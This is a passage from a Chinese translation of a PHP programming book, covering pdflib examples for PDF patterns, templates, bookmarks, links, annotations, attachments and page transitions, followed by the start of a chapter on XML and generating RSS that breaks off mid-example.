


图 10-11：不同的形状、边框和填充类型

在例 10-10 中，图案是从一个 PHP 徽标图像中得到的，它用于填充一个圆。

例 10-10：图案填充

```
<?php
$p = pdf_new();
pdf_open_file($p);

$sim = pdf_open_jpeg($p, "php-tiny.jpg");
$pattern = pdf_begin_pattern($p, 64, 34, 64, 34, 1);
pdf_save($p);
pdf_place_image($p, $sim, 0, 0, 1);
pdf_restore($p);
pdf_end_pattern($p);
pdf_close_image ($p, $sim);

pdf_begin_page($p, 612, 792);
pdf_setcolor($p, "fill", "pattern", $pattern);
pdf_setcolor($p, "stroke", "pattern", $pattern);
```

```
pdf_setlinewidth($p, 30.0);  
pdf_circle($p, 306, 396, 120);  
pdf_stroke($p);  
pdf_end_page($p);  
  
pdf_close($p);  
$buf = pdf_get_buffer($p);  
$len = strlen($buf);  
Header("Content-Type:application/pdf");  
Header("Content-Length: $len");  
Header("Content-Disposition: inline; filename=pat.pdf");  
echo $buf;  
pdf_delete($p);  
?>
```

例 10-10 的输出如图 10-12 所示。




图 10-12: 图案填充

模板

文档中的某些部分，如：页眉、页脚和背景图，常常在很多页面上重复使用。为每个页面写代码来生成这些部分是微不足道的，但是如果你这样做了，则最终的

PDF 文件将为每一个页面包含相同的 PDF 调用。PDF 内置的“Form XObject”[在 *pdflib* 中被重命名为“模板 (Template)"] 可以高效地处理这些重复的元素。

调用 `pdf_begin_template()` 函数可以创建模板。此后可以向该模板中加入任意所需要的 PDF 组件。然后调用 `pdf_end_template()` 函数来结束模板的创建。在模板开始时调用 `pdf_save()`、在模板结束之前调用 `pdf_restore()` 可以保证模板内所做的修改不会影响到 PDF 文件中模板外的其他部分。

`pdf_begin_template()` 函数以模板的大小为参数，返回模板的句柄：

```
$template = pdf_begin_template($pdf, $width, $height);
```

`pdf_end_template()`、`pdf_save()` 和 `pdf_restore()` 函数使用 `$pdf` 参数进行调用：

```
pdf_end_template($pdf);  
pdf_save($pdf);  
pdf_restore($pdf);
```

例 10-11 使用模板创建一个包含两页的文档。在该模板中，左上角、右上角有 PHP 徽标，其标题为“pdf Template Example”，标题下有一条横线。如果要在页眉上添加页码之类的东西，则需要为每一页都添加。我们是不能向模板传送变量的。

例 10-11：使用模板

```
<?php  
$p = pdf_new();  
pdf_open_file($p);  
  
// 定义模板  
$im = pdf_open_image($p, "php-big.jpg");  
$template = pdf_begin_template($p, 612, 792);  
pdf_save($p);  
pdf_place_image($p, $im, 14, 758, 0.25);  
pdf_place_image($p, $im, 562, 758, 0.25);  
pdf_moveto($p, 0, 750);  
pdf_lineto($p, 612, 750);  
pdf_stroke($p);  
$font = pdf_findfont($p, "Times-Bold", "host", 0);  
pdf_setfont($p, $font, 38.0);  
pdf_show_xy($p, "pdf Template Example", 120, 757);  
pdf_restore($p);  
pdf_end_template($p);  
pdf_close_image($p, $im); // 创建页面  
pdf_begin_page($p, 595, 842);  
pdf_place_image($p, $template, 0, 0, 1.0);
```

```
pdf_end_page($p);  
pdf_begin_page($p,595,842);  
pdf_place_image($p, $template, 0, 0, 1.0);  
pdf_end_page($p);  
pdf_close($p);  
  
$buf = pdf_get_buffer($p);  
$len = strlen($buf);  
header("Content-Type: application/pdf");  
header("Content-Length: $len");  
header("Content-Disposition: inline; filename=templ.pdf");  
echo $buf;  
pdf_delete($p);  
?>
```

例 10-11 的输出如图 10-13 所示。




图 10-13: 一个模板页面

一些操作，如打开图像，是不能在模板中完成的。试图进行这样的操作会导致错误。如果产生了这样的错误，则只要把这些操作移至 `pdf_begin_template()` 之前就可以了。

导航

PDF 为 PDF 文件提供了一些导航功能。书签 (bookmark) 为文件的内容提供了一个快速浏览的表。你也可以为浏览者提供缩略图。一个 PDF 页面的任何部分都可以被链接到该文件的其他部分、另一个 PDF 文件或一个完全不同的文件。

书签和缩略图

用户可以使用书签快速地在 一个很长的 PDF 文档中导航。我们可以使用 `pdf_add_bookmark()` 函数来在 PDF 文件中创建书签。该函数的返回值为该书签的句柄：

```
$bookmark = pdf_add_bookmark(pdf, text, parent, open);
```

`text` 参数是指用户所能看见的那个标签。要创建嵌套的书签菜单，可以将书签句柄作为 `parent` 参数。PDF 文件的当前位置就是书签的目标位置。

书签可以有与之关联的缩略图。载入一个图像并调用 `pdf_add_thumbnail()` 函数，可以创建一幅缩略图：

```
pdf_add_thumbnail(pdf, image);
```

在例 10-12 中，创建了一个名为 “Countries” 的顶级书签，其下有两个子书签：“France” 和 “New Zealand”。它也为每个页面创建了一个缩略图。在 Acrobat Reader 中可以浏览这些缩略图。

例 10-12：书签和缩略图的使用

```
<?php
    $p = pdf_new();
    pdf_open_file($p);

    pdf_begin_page($p, 595, 842);
    $top = pdf_add_bookmark($p, "Countries");
    $im = pdf_open_png($p, "fr-flag.png");
    pdf_add_thumbnail($p, $im);
    pdf_close_image($p, $im);
    $font = pdf_findfont($p, "Helvetica-Bold", "host", 0);
    pdf_setfont($p, $font, 20);
    pdf_add_bookmark($p, "France", $top);
    pdf_show_xy($p, "This is a page about France", 50, 800);
    pdf_end_page($p);
```



```
pdf_begin_page($p, 595, 842);  
$im = pdf_open_png($p, "nz-flag.png");  
pdf_add_thumbnail($p, $im);  
pdf_close_image($p, $im);  
pdf_setfont($p, $font, 20);  
pdf_add_bookmark($p, "Denmark", $top);  
pdf_show_xy($p, "This is a page about New Zealand", 50, 800);  
pdf_end_page($p);  
  
pdf_close($p);  
$buf = pdf_get_buffer($p);  
$len = strlen($buf);  
header("Content-Type:application/pdf");  
header("Content-Length:$len");  
header("Content-Disposition:inline; filename=bm.pdf");  
echo $buf;  
pdf_delete($p);  
?>
```

由例 10-12 生成的缩略图如图 10-14 所示。




图 10-14: 缩略图

链接

pdflib 支持以下功能：单击页面的某些部分，就会改变当前位置，并转移到其他位置上去。目的地可以是当前文档的其他部分、另一个PDF文档或其他一些应用程序，还可以是一个Web站点。

`pdf_add_locallink()` 函数可以转移到当前PDF文件的其他页面：

```
pdf_add_locallink(pdf, llx, lly, urx, ury, page, zoom);
```

PDF文件中的每一个链接都是矩形的。矩形的左下角坐标为(*llx*, *lly*)，右上角坐标为(*urx*, *ury*)。合法的*zoom*值可以是"retain"、"fitpage"、"fitwidth"、"fitheight"和"fitbbox"中的一个。

以下的代码定义了一个大小为50 × 50的区域，单击后，将会转移到第三页，并保持当前的缩放模式：

```
pdf_add_locallink($p, 50, 700, 100, 750, 3, "retain");
```

`pdf_add_pdflink()` 函数添加一个转移到其他PDF文件的链接。它的参数和`pdf_add_locallink()`基本一样，只不过多了一个文件名参数：

```
pdf_add_pdflink(pdf, llx, lly, urx, ury, filename, page, zoom);
```

例如：

```
pdf_add_pdflink($p, 50, 700, 100, 750, "another.pdf", 3, "retain");
```

`pdf_add_launchlink()` 函数添加一个转移到其他文件的链接。根据该文件的MIME类型，可以调用合适的程序来浏览该文件：

```
pdf_add_launchlink($p, 50, 700, 100, 750, "/path/document.doc");
```

`pdf_add_weblink()` 函数创建一个链接，其目的地为一个URL：

```
pdf_add_weblink(pdf, llx, lly, urx, ury, url);
```

在例10-13中，把一个图像放置在了(50, 700)的位置，随后添加了一个URL链接。单击该图像的任何位置都会转移到“<http://www.php.net>”上。用行宽度0调用`pdf_set_border_style()`，将去掉图像四周的边框。

例 10-13: 指定链接

```
<?php
$p = pdf_new();
pdf_open_file($p);

$im = pdf_open_jpeg($p, "php.jpg");
$x = pdf_get_value($p, "imagewidth", $im);
$y = pdf_get_value($p, "imageheight", $im);
pdf_begin_page($p, 612, 792);
pdf_place_image($p, $im, 50, 700, 1.0);
pdf_set_border_style($p, "solid", 0);
pdf_add_weblink($p, 50, 700, 50+$x, 700+$y, "http://www.php.net");
pdf_end_page($p);
pdf_close_image($p, $im);

pdf_close($p);
$buf = pdf_get_buffer($p);
$len = strlen($buf);
header("Content-Type: application/pdf");
header("Content-Length: $len.");
header("Content-Disposition: inline; filename=link.pdf");
echo $buf;
pdf_delete($p);
?>
```

PDF 的其他功能

PDF 文件还支持其他的一些功能, 如: 注释、附件和页面转换。利用 *pdflib*, 我们能实现这些功能。

注释

调用 `pdf_add_note()` 函数可以在一个 PDF 文档的顶端添加注释:

```
pdf_add_note(pdf, 'lx, lly, urx, ury, contents, title, icon, open);
```

注释的左下角和右上角可以分别由 (*llx*, *lly*) 和 (*urx*, *ury*) 来指定。*contents* 参数是注释文本 (最大为 64KB)。*title* 的最大长度为 255 个字符。*icon* 参数指定当注释被关闭时应该显示何种图标 (值可以是: "comment"、"insert"、"note"、"paragraph"、"newparagraph"、"key" 或 "help")。*open* 参数指定注释在默认情况下是打开的还是关闭的。

例 10-14 使用 note 图标在页面上创建了一个打开的注释。

例 10-14: 创建注释

```
<?php
    $p = pdf_new();
    pdf_open_file($p);

    pdf_begin_page($p,612,792);
    pdf_add_note($p,100,650,200,750,"This is a test annotation.", "Testing", "note",1);
    pdf_end_page($p);
    pdf_close($p);
    $buf = pdf_get_buffer($p);
    $len = strlen($buf);
    header("Content-Type: application/pdf");
    header("Content-Length: $len");
    header("Content-Disposition: inline; filename=note.pdf");
    echo $buf;
    pdf_delete($p);
?>
```

例 10-14 的输出如图 10-15 所示。




图 10-15: 打开的注释

将例 10-14 中 `pdf_add_note()` 函数的 `open` 参数从 1 改为 0，则例 10-14 的输出如图 10-16 所示。




图 10-16: 关闭的注释

添加附件

我们可以为 PDF 文档添加任意文件作为附件。例如，本书的一个 PDF 版本可能附带了所有的程序，省去了拷贝和粘贴的麻烦。

可以通过调用 `pdf_attach_file()` 函数来添加附件：

```
pdf_attach_file(pdf, llx, lly, urx, ury, filename, description, author,  
               content_type, icon);
```

`content_type` 指的是该文件的 MIME 类型（如 "text/plain"）。`icon` 参数可以是 "graph"、"pushpin"、"paperclip" 或 "tag"，例如：

```
pdf_begin_page($p, 595, 842);  
pdf_attach_file($p, 100, 600, 200, 700, "file.zip",  
               "Here is that file you wanted",  
               "Rasmus Lerdorf", "application/zip", "paperclip");
```

页面转换

PDF 能实现一些特殊的页面转换效果，这些效果和 Microsoft 的 PowerPoint 比较相似。大多数的转换只有在全屏模式下才能进行。

页面转换是由 transition 参数来设置的，其值可以是 "split"、"blinds"、"box"、"wipe"、"dissolve"、"glitter" 或 "replace"。默认的转换方式是 "replace"。

页面间的默认时间间隔可以由 duration 参数来设置。例如，以下代码可以将页面间的时间间隔设置成 5 秒、并转移到 "wipe" 页面上：

```
<?php
pdf_set_value($p, "duration", 5);
pdf_set_parameter($p, "transition", "wipe");
?>
```

第十一章

XML

XML (eXtensible Markup Language, 可扩展标记语言) 是一种标准化的数据格式。它有些类似于 HTML, 也有标签 (`<example>like this</example>`) 和实体 (`&`), 但它又不完全和 HTML 一样, 因为 XML 设计时就是为了便于解析, 有很多规则规定了在 XML 文档中哪些可以做那些不可以做, 现在, 在出版、工程、医药等诸多领域, XML 已成为标准数据格式。它可用于远程过程调用、数据库、商品订单和许多其他方面。

在很多情况下都可能用到 XML。因为它是数据传送的通用格式, 所以其他程序可以通过解压缩信息 (解析) 或者用 HTML 显示 (转换) 的方式让你使用 XML 文件。本章介绍了如何使用捆绑在 PHP 中的 XML 解析器, 以及如何使用可选的 XSLT 扩展来转换 XML。当然, 对怎样生成 XML 文档也有简要介绍。

最近, XML 已经用在了远程过程调用中。客户端将函数名和参数值用 XML 编码后通过 HTTP 发送到服务器, 服务器收到后解码函数名和值, 再决定如何处理, 最后返回一个 XML 编码的响应值。XML-RPC 已经被证明是一种集成用不同语言编写的应用程序组件的好方法。在本章中, 对如何编写 XML-RPC 服务器和客户端也有详细介绍。

XML 入门指南

大多数 XML 文档由元素（如 HTML 标签）、实体和规则数据组成，例如：

```
<book isbn="1-56592-610-2">
  <title>Programming PHP</title>
  <authors>
    <author>Rasmus Lerdorf</author>
    <author>Kevin Tatroe</author>
  </authors>
</book>
```

在 HTML 中，常常存在没有结束标签的开始标签，最普通的例子是：

```
<br>
```

但在 XML 中，这是非法的。XML 要求每一个开始标签都必须有结束标签，对于没有包含任何事物的标签，如表示断行的
，XML 使用如下语法：

```
<br />
```

标签可以嵌套但是不能重叠，例如，以下是有效的：

```
<book><title>Programming PHP</title></book>
```

但下列代码是无效的，因为 book 和 title 标签重叠了：

```
<book><title>Programming PHP</book></title>
```

XML 也要求文档以处理指令开始，以确定所使用的 XML 版本（还可能是一些其他事，如文本编码等）。例如：

```
<?xml version="1.0" ?>
```

对于具有良好格式的 XML 文档，最关键的是在文件顶级层次中只应有一个元素，例如，下列格式是良好的：

```
<?xml version="1.0" ?>
<library>
  <title>Programming PHP</title>
  <title>Programming Perl</title>
  <title>Programming C#</title>
</library>
```


但下列代码都不够好，因为在文件的顶级层次有三个元素：

```
<?xml version="1.0" ?>
<title>Programming PHP</title>
<title>Programming Perl</title>
<title>Programming C#</title>
```

XML 文档通常不是完全与众不同。XML 文档中特定的标签、属性和实体，还有支配它们如何嵌套的规则构成了文档结构，有两种方法可以记录下这种结构：DTD (Document Type Definition, 文档类型定义) 和 Schema。DTD 和 Schema 用来验证文档，也就是说，确保它们遵循关于它们的文档类型的规则。

大多数 XML 文档没有包括 DTD。许多 XML 文档用一个给定 DTD 名称和位置（文件或 UPC）的标签将 DTD 指定为外部文档。

```
<!DOCTYPE rss PUBLIC 'My DTD Identifier' 'http://www.example.com/my.dtd'>
```

有时将一个 XML 文档封装进另一个 XML 文档是很方便的。例如，一个表示邮件消息的 XML 文档可能有一个包含附件文件的 `attachment` 元素。如果该附件也是 XML，那它将是—一个嵌套文档。如果邮件消息文件中有一个 `body` 元素（消息主体）并且附件是关于解剖的 XML 描述，它也含有一个 `body` 元素，但是该元素与前者有着完全不同的 DTD 规则，那么这时该怎么办？如何使得 `body` 在文档的各部分含义不同但又是合法的？

这样的问题可以用名字空间来解决。名字空间让你可以限定 XML 标签——如 `email:body` 和 `human:body`。

对于我们现在要讨论的 XML，还有更多知识需要我们去学习。如果需要一本循序渐进地介绍 XML 的书，可以阅读 Erik Ray 所著的《Learning XML》（由 O'Reilly 公司出版）。如果需要一本 XML 语法和标准的完全参考，可参考 Elliott Pusty Harold 和 W. Scott Means 所著的《XML in a Nutshell》（由 O'Reilly 公司出版）。

生成 XML

PHP 不但可以用来生成动态 HTML，也可以用来生成动态 XML。你可以为其他程序生成基于表单、数据库查询的 XML，也可以对 PHP 中可以做的任何事情生成

XML。动态XML的一个应用程序是RSS (Rich Site Summary)，这是一种组织新闻站点的文件格式。你可以阅读数据库或HTML文件中的文章信息，并生成一个基于这些信息的XML摘要文件。

从PHP脚本中生成XML文档是很简单的，只要使用header()函数，简单地将文档的MIME类型改为"text/xml"即可。为了<?xml...?>声明不被解释成难看的PHP标签，还必须禁止php.ini文件中的short_open_tag选项或者在PHP代码中简单地显示以下标签：

```
<?php
echo '<?xml version="1.0" encoding="ISO-8859-1" ?>';
?>
```

例11-1用PHP生成了一个RSS文档，RSS文件是包含若干channel元素的XML文档，每一个元素都包含一些新闻item元素，每一个新闻项又可以包含一个标题、一个描述和一个到文章的链接。RSS还支持比例11-1更多的项属性，正如从PHP中生成HTML没有使用特别的函数（只需echo）一样，生成XML也不用特殊函数，只需echo即可。

例 11-1：生成XML文档

```
<?php header('Content-Type: text/xml'); ?>
<?xml version='1.0' encoding='ISO-8859-1' ?>
<!DOCTYPE rss PUBLIC "-//Netscape Communications//DTD RSS 0.91//EN"
'http://my.netscape.com/publish/formats/rss-0.91.dtd'>
<rss version="0.91">
  <channel>
    <?php
      // 新闻item用来产生RSS
      $items = array(
        array('title' => 'Man Bites Dog',
              'link'   => 'http://www.example.com/dog.php',
              'desc'   => 'Ironical turnaround!'),
        array('title' => 'Medical Breakthrough!',
